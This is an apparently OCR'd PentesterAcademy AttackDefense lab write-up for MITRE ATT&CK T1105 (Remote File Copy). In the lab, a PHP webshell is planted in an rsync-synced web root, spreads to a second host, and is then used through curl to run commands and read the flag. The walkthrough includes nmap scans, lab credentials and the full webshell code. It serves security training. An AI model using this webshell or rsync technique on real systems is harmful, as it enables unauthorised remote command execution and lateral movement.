
ATTACK
DEFENSE
by PentesterAcademy

Name	T1105: Remote File Copy
URL	https://attackdefense.com/challengedetails?cid=1581
Type	MITRE ATT&CK Linux : Lateral Movement

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Use the rsync setup to get access to the second machine and retrieve the flag!

Solution:

Step 1: Identifying the IP address of the target machines.

Commands: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2231: eth0@if2232: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.4/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
2234: eth1@if2235: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:25:43:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.37.67.2/24 brd 192.37.67.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The Kali machine has IP address 192.37.67.2. So, The first target machine has IP address 192.37.67.3 and the second target machine has IP address 192.37.67.4.

Step 2: Perform nmap scan to check the open ports on the target machines.

Command: nmap -p- 192.37.67.3

```
root@attackdefense:~# nmap -p- 192.37.67.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-27 22:23 UTC
Nmap scan report for target-1 (192.37.67.3)
Host is up (0.000013s latency).
Not shown: 65531 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
873/tcp  open  rsync
3306/tcp open  mysql
MAC Address: 02:42:C0:25:43:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.54 seconds
root@attackdefense:~#
```

SSH, HTTP, MySQL and Rsync services are running on the target machine.

Command: nmap -p- 192.37.67.4

```
root@attackdefense:~# nmap -p- 192.37.67.4
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-27 22:23 UTC
Nmap scan report for target-2 (192.37.67.4)
Host is up (0.000013s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE
80/tcp   open  http
873/tcp  open  rsync
3306/tcp open  mysql
MAC Address: 02:42:C0:25:43:04 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.49 seconds
root@attackdefense:~#
```

HTTP, MySQL and Rsync services are running on the target machine.

Step 3: SSH into the first target machine. The login credentials are provided in the challenge description.

Credentials:

- **Username:** admin
- **Password:** password

Command: ssh admin@192.37.67.3

```
root@attackdefense:~# ssh admin@192.37.67.3
The authenticity of host '192.37.67.3 (192.37.67.3)' can't be established.
ECDSA key fingerprint is SHA256:8u90exZCiD5Tqxw/ECWkU0wN8c03MQsgAdssg0FbrhM.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.37.67.3' (ECDSA) to the list of known hosts.
admin@192.37.67.3's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.19.0-43-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
```

Step 4: Check rsync configuration file.

Commands: cat /etc/rsyncd.conf

```
admin@victim-1:~$ cat /etc/rsyncd.conf
pid file = /var/run/rsyncd.pid
lock file = /var/run/rsync.lock
log file = /var/log/rsync.log

[files]
path = /app
comment = RSYNC FILES
read only = false
timeout = 300
auth users = root
secrets file = /etc/rsyncd.secrets
admin@victim-1:~$
```

The sync is configured on /app directory.

On checking the web-root directory, it is clear that the web-root directory (/app) is configured to sync across machines.

```
admin@victim-1:/app$
admin@victim-1:/app$ ls -l /var/www/html
lrwxrwxrwx 1 root root 4 Feb 15  2016 /var/www/html -> /app
admin@victim-1:/app$
```

Step 5: Create a webshell.php file in /app directory.

Webshell file content:

```
<?php
$output=shell_exec($_GET["cmd"]);
echo $output;
?>
```

Step 6: Wait for some time and then try to access webshell running on the second target machine (which should be copied to the other machine by rsyncd)

Command: curl "192.37.67.4/shell.php?cmd=whoami"

```
root@attackdefense:~# curl "192.37.67.4/shell.php?cmd=whoami"
www-data

root@attackdefense:~#
```

Step 7: Check the directory listing of the web-root directory of the second target machine.

Command: curl "192.37.67.4/shell.php?cmd=ls"

```
root@attackdefense:~# curl "192.37.67.4/shell.php?cmd=ls"
LICENSE
README.md
flag
index.php
logo.png
phpinfo.php
shell.php

root@attackdefense:~#
```

Step 10: Retrieve the flag.

Command: curl "192.37.67.4/shell.php?cmd=cat+flag"

```
root@attackdefense:~# curl "192.37.67.4/shell.php?cmd=cat+flag"
da91b148d5d8b819526892eb4532c546

root@attackdefense:~#
```

Flag: da91b148d5d8b819526892eb4532c546